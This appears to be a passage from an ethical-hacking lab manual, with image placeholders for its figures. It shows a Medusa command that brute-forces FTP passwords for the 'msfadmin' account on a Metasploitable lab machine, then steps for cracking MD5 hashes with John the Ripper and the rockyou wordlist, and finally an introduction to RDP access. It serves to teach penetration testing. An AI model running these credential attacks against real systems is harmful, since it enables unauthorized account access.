- Open Kali terminal
- Run command
  medusa -h <target ip> -u msfadmin -P/usr/share/wordlists/rockyou.txt -M ftp
- Target : Metasploitable<ip>




Figure 38

Password cracking using John the Ripper

John the Ripper (JTR) is one of the most powerful password-cracking tools used in ethical hacking. It is designed to identify weak passwords by attempting to crack password hashes using:

- Dictionary attacks
- Brute-force attacks
- Hybrid attacks (dictionary + rules)
- Incremental mode
- Custom rules & masks

How to do it:

- Open https://www.browserling.com/tools/all-hashes
- Type a text an copy which type of hash you want

Task 1: MD5




Figure 39

- For understanding purpose copy the hash in a text file
- john--format=raw-md5 welcome.txt wordlist=/usr/share/wordlists/rockyou.txt
- hash will be converted to text.




Figure 40

Task 2:NTLM




Figure 41




Figure 42

Gaining Access using RDP port

RDP (Remote Desktop Protocol) is a Microsoft protocol used to remotely access and control a Windows system's desktop interface.
It allows a user to:

- Log into another Windows PC
- Control the screen, keyboard, and mouse
- Transfer files (depending on settings)
- Manage the system remotely




Figure 43




Figure 44